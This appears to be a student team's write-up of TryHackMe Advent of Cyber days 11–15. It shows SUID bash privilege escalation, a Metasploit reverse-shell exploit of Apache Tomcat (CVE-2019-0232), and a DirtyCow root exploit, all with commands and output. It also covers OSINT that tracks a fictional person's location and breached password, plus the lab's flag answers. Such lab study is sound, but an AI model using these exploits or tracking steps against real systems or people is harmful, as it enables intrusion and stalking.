# PSP0201 WEEK 4 WRITE UP

| Student ID | Name | Role |
|---|---|---|
| 1211103426 | Aminul Aiman Bin Abdullah | Leader |
| 1211100965 | Muhammad Izz Hakim Bin Mohd Zaki | Member |
| 1211103429 | Haifa Najieha Binti Hashim | Member |
| 1211102576 | 'Uzair Akhyar Bin Norazmi | Member |

**Day 11: Networking - The Rogue Gnome**

**Used Tools:** Kali Linux, Firefox, Terminal, Python3, SSH

**Solution:**

<u>Question 1</u>

**What type of privilege escalation involves using a user account to execute commands as an administrator?**

## 11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

The answer can be found in the material provided by TryHackMe in 11.4.2. Vertical Privilege Escalation.

<u>Question 2</u>

**You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?**

## 11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Involve actions like accessing data acting as a higher privileged account. Sudo user has privileges to run command similarly like root not entirely.

## Question 3

**You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?**

## 11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you.

The answer can be found in the material provided by TryHackMe in 11.4.1. Horizontal Privilege Escalation.

## Question 4

**What is the name of the file that contains a list of users who are a part of the sudo group?**

| | | |
|---|---|---|
| [C] | the group (of users) who owns the file | sudoers group |

The answer can be found in the material provided by TryHackMe in 11.8 Vulnerability: SUID 101.

## Question 5

**What is the Linux Command to enumerate the key for SSH?**

`find / -name id_rsa 2> /dev/null` ....Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "**id_rsa**" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

## Question 6

**If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?**

At the moment, the "examplefiles" are not executable as there is no "**x**" present for either the user or group. When setting the executable permission ( `chmod +x filename` ), this value changes (note the "**x**" in the snippet below -rwxrwxr):

The command will be 'chmod +x find.sh'.

## Question 7

**The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?**

```
python3 -m http.server 8080
```
```
File   Edit   View   Search   Terminal   Help
root@ip-10-10-118-36:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Using the command 'python3 -m http.server 8080'

## Question 8

**What are the contents of the file located at /root/flag.txt?**

```
┌──(1211100965⊛kali)-[~]
└─$ ssh cmnatic@10.10.110.46
cmnatic@10.10.110.46's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)
```
```
-bash-4.4$ find / -perm -u=s 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
```

Open the terminal and type 'ssh cmatic@IP Address'. Then, the result will be given and will show the word '-bash-4.4$'. Type this 'find / -perm -u=s 2>/dev/null' beside the '-bash-4.4$'.

```
-bash-4.4$ bash -p
bash-4.4# cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"
```

After that, put 'bash -p' and it will show the result 'bash-4.4#'. Type 'cat /etc/sudoers' beside the 'bash-4.4#'.

```
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4#
```

Type 'cat /root/flag.txt' to get the flag.

**Methodology/Thought Process:**

Open the terminal and command 'ssh cmatic@IP Address'. Then, after the result shows in this '-bash-4.4$', type 'find / -perm -u=s 2>/dev/null' on the terminal to find SUID in the root folder. 'find / -perm -u=s' with '-u=s' let us find SUID set files and 'dev/null' to filter out unimportant files. Knowing that 'bash' is listed, we can use the SUID backdoor to elevate the privileges and get access as the administrator. Run 'bash -p' to use the backdoor. After that, type 'cat /etc/sudoers' to check who has the access to gain sudo privileges. Lastly, run the command 'cat /root/flag.txt' to capture the flag.

**Day 12: Networking - Ready, set, elf.**

**Used Tools:** Kali Linux, Firefox, Nmap, Exploit DB, Metasploit

**Solution:**

Question 1

**What is the version number of the web server?**

```
┌──(1211103426⊕kali)-[~]
└─$ nmap -Pn -A 10.10.14.54
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 09:23 EDT
Nmap scan report for 10.10.14.54
Host is up (0.21s latency).
Not shown: 996 filtered tcp ports (no-response)
```

```
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http           Apache Tomcat 9.0.17
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.17
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Run the Nmap command with the IP address given. Add '-Pn' to bypass ping probes and '-A' to enable OS detection and version detection.

Question 2

**What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)**

```
✓    Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)
```

**EDB-ID:**
47073

**CVE:**
2019-0232

Use the hint given on Exploit DB to find the exploit that we will use and check the CVE.

Question 3

**What are the contents of flag1.txt**

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhosts 10.10.219.109
rhosts ⇒ 10.10.219.109
```

```
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set targeturi /cgi-bin/elfw
acker.bat
targeturi => /cgi-bin/elfwhacker.bat
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.10.180.91:4444
```
```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-
bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
```

Use the 'msfconsole' command to activate the Metasploit and run the exploit. Set the IP address as the 'rhosts' and the path as 'targeturi'. Access the command prompt using 'shell' and use the 'type' command to read the flag1.txt.

Question 4

**What were the Metasploit settings you had to set?**

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.11.75.101
LHOST ⇒ 10.11.75.101
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.161.50
RHOST ⇒ 10.10.161.50
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI /cgi-bin/elfwhacker.bat
TARGETURI ⇒ /cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.11.75.101:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
```

We need to set the host we are using and the one we are attempting to exploit.

**Methodology/Thought Process:**

Use Nmap with '-Pn' to bypass the ping probes and '-A' to detect the OS and version used. We are going to exploit the server by just knowing the version of the OS. We will use the CGI script prepared by TryHackMe for the exploitation. The CGI script can be accessed through /cgi-bin/ directory. Go into Exploit DB and search for 'Apache Tomcat CGI'. Open the terminal and run 'msfconsole' command to run the Metasploit. Use the 'search' command and CVE to specify the exploit we are using. Set the IP address as the 'rhosts' and the path (/cgi-bin/elfwhacker.bat) as the 'targeturi'. After finishing, we will get access to 'Windows'. Use the 'shell' command to access the command prompt, and 'dir' to see what is inside the directory. Inside the directory, we will find the flag1.txt. Run 'type flag1.txt' to read the flag.

**Day 13: Networking - Coal for Christmas**

**Used Tools:** Kali Linux, Firefox, Nmap, Telnet, Dirty.c

**Solution:**

Question 1

**What old, deprecated protocol and service is running?**

```
┌──(1211103426㉿kali)-[~]
└─$ nmap 10.10.43.146
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-24 09:35 EDT
Nmap scan report for 10.10.43.146
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
23/tcp   open  telnet
111/tcp  open  rpcbind
```

After running nmap, look up for the oldest service running. In our situation, it will be 'telnet'.

Question 2

**What credential was left for you?**

```
┌──(1211103426㉿kali)-[~]
└─$ telnet 10.10.43.146 23
Trying 10.10.43.146 ...
Connected to 10.10.43.146.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas
```

Connect to telnet and see what credentials are left behind. Both 'Username' and 'Password' are given.

Question 3

**What distribution of Linux and version number is this server running?**

```
santa@christmas:~$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
santa@christmas:~$
```

Use command 'cat /etc/*release' to check for the operating system information.

Question 4

**Who got here first?**

```
/*********************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//        The Grinch
```

After logging in with the credentials given, look if there is any text file. Read the file and find out the author.

Question 5

**What is the verbatim syntax you can use to compile, taken from the real C source code comments?**

```
16   // Compile with:
17   //   gcc -pthread dirty.c -o dirty -lcrypt
```

**https://github.com/FireFart/dirtycow/blob/master/dirty.c**

Use the link above to get the source code, read in the commented lines and find the keyword 'compile'.

Question 6

**What "new" username was created, with the default operations of the real C source code?**

```
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'admin123'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'admin123'.
```

Follow the instructions given in the source code. Activate the script and wait for a new user to be created.

<u>Question 7</u>

**What is the MD5 hash output?**

```
firefart@christmas:~# touch coal
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~#
```

Use either the 'cat' or 'touch' command to create a new file named 'coal'.


<u>Question 8</u>

**What is the CVE for DirtyCow?**

firefart / **dirtycow** (Public)

Dirty Cow exploit - CVE-2016-5195

https://github.com/firefart/dirtycow

The CVE for DirtyCow can be found in the link given above.

**Methodology/Thought Process:**

First, use Nmap to scan the IP address and reveal all the ports in the network. Find 'old' service running on the IP address. As we observe, there is one in port 23 running with an 'old' service (telnet). After connecting to telnet, we found that the user credentials are already given. We are going to log in using that account. After that, find a way to exploit it. As we know, this is an old service, considering it also might be using an old version of Linux distribution, so it might have some vulnerabilities still unpatched. Check up the version and the service is using Ubuntu version 12.04. We are going to use the DirtyCOW vulnerability and try to create a new user and overwrite the root account. Run the 'dirty.c' file by following the instructions in the commented lines. The new user will be created with the username 'firefart' with the password we set earlier. Go into the 'root' directory using the 'cd' command. Create a new file named coal by using the 'cat' or 'touch' command. Run 'tree | md5sum' to get the MD5 hash output.

**Day 14: OSINT - Where's Rudolph?**

**Used Tools:** Kali Linux, Firefox, Exif Reader

**Solution:**

Question 1



Task #1

While hunting and searching for any hints or clues
Santa uncovers some details and shares the news
Rudolph loved to use Reddit and browsed aplenty
His username was 'IGuidetheClaus2020'

The website gave the clue to find Rudolph username for Reddit account.



Search the Rudolph username and add reddit beside it.



Choose the first option when the result comes out.



Copy the URL for the question's answer after entering the Reddit website.

Question 2

**According to Rudolph, where was he born?**



Check the comment section from Reddit about Rudolph and it will show where Rudolph was born.

Question 3

**Rudolph mentions Robert. Can you use Google to tell me Robert's last name?**



Robert's last name will appear in the first place.

Question 4

**On what other social media platform might Rudolph have an account?**



Rudolph mentioned 'Twitter' in the comments section.

Question 5

**What is Rudolph's username on that platform?**



Search for a similar username on Twitter.

Question 6

**What appears to be Rudolph's favourite TV show right now?**



Scroll down in the Tweets section and find Rudoplh's favourite TV show.

Question 7

**Based on Rudolph's post history, he took part in a parade.  Where did the parade take place?**



**https://linangdata.com/exif-reader/**

Look up for the parade picture and copy the image link into any 'exif reader' website. You can use the link given above.

Question 8

**Okay, you found the city, but where specifically was one of the photos taken?**

| | |
|---|---|
| GPS Latitude | 41.89181510005266 |
| GPS Longitude Ref | W |
| GPS Longitude | -87.62427730000896 |

Observe the output and look up for GPS coordinates from **https://linangdata.com/exif-reader/**.

Question 9

**Did you find a flag too?**

| | |
|---|---|
| Copyright | {FLAG}ALWAYSCHECKTHEEXIFD4T4 |

The flag can be found in the Copyright section of the output from **https://linangdata.com/exif-reader/**.

Question 10

**Has Rudolph been pwned? What password of his appeared in a breach?**

rudolphthered@hotmail.com | pwned?

Oh no — pwned!

Pwned in 1 data breach and found no pastes (subscribe to search sensitive breaches)

https://haveibeenpwned.com/

Use Rudolph's business account on his Twitter account. Use the website link given above to check whether he has been pawned or not.

Navigate to Scylla.sh to find the breached password using Rudolph's business account.


Question 11

**Based on all the information gathered.  It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile.  What are the street numbers of the hotel address?**

41°53'30.5"N 87°37'27.4"W

Directions | Save | Nearby | Send to phone | Share

540 Michigan Ave, Chicago, IL 60611, United States

You can use Google Maps to find the location of the coordinates. Click on 'Nearby' and check for nearby hotels. Follow the hint in the question; 'hotel on Magnificent Mile'.

**Methodology/Thought Process:**

Find the Rudolph Reddit account. After entering the Rudolph Reddit, go to the 'comment' section under the 'search Reddit,' and from that user will find the direct answer or clue. Next, search on Google about Rudolph's creator name. The comment also mentions Rudolph's other social media. Look for a similar Rudolph username on Twitter 'IGuidetheClaus2020'. Scroll down to see Rudolph's favourite TV show. To know where is the location of Rudolph's parade, we can use 'Reverse Image Searching' and this can be done by getting the link or the source of the image. This website 'https://linangdata.com/exif-reader/' will help us to see Rudolph's parade location, city, and the flag. Using an email we found on Twitter, we want to know whether it has been breached or not. 'https://haveibeenpwned.com/' can check whether he has been pawned or not and also list out what type of data that breached. After that, navigate to 'Scylla.sh' to obtain the password. Lastly, check on Google Maps with the coordinates taken from 'Reverse Image Searching' to find the location and check for a nearby hotel.

**Day 15: Scripting - There's a Python in my stocking!**

**Used Tools:** Python, Terminal, Pycharm

**Solution:**

Question 1

**What's the output of True + True?**



Open the command prompt from the windows, and type 'py' at the command and press enter on the keyboard. After the Python running in the command prompt, just put 'True + True' to get the answer.

Question 2

**What's the database for installing other peoples libraries called?**



In TryHackMe there will show some information for the question in the 'Libraries' and already gave the answer at the red line.

Question 3

**What is the output of bool("False")?**



Type 'bool("False")' in the command.

## Question 4

**What library lets us download the HTML of a webpage?**



The website was provided with the information that has the answer for the question in 'Libraries', and the red mark is the answer.

## Question 5

**What is the output of the program provided in "Code to analyse for Question 5" in today's material?**

```
>>> x = [1,2,3]
>>> y = x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
>>>
```

To obtain the result, display an instruction such as 'x = [1,2,3]', followed by 'y = x' and append the code with 'y.append(6)'. Then run 'print(x)' to get the result.

## Question 6

**What causes the previous task to output that?**



Information already provided the answer for question 6 in the 'Variables' part of the website.

**If the input was "Skidy", what will be printed?**

```
What is your name? Skidy
The Wise One has allowed you to come in.
```

It will be printed as 'The wise One has allowed you to come in.' in the result.

Question 8

**If the input was "elf", what will be printed?**

```
What is your name? elf
The Wise One has not allowed you to come in.
```

'The wise One has not allowed you to come in.' if you put 'elf' in the output.

**Methodology/Thought Process:**

First, open the command prompt and run Python. Put 'True + True' to see the result. Secondly, on the website 'TryHackMe', there is the answer in the information from 'Libraries'. Continue with the command that already runs Python, use the command 'bool("False")'. Thirdly, information from websites has given different answers in 'Libraries'. Open the command back and give code  'x = [1,2,3]', followed by 'y = x' and append the code with 'y.append(6)'. Then run 'print(x)' to get the result. For Question 6, on TryHackMe at the 'Variables' part, the answer can be found in bold format. Lastly, for the extra question, you can use the terminal or python interpreter application such as Pycharm. Copy the code, change the input and observe the output changes.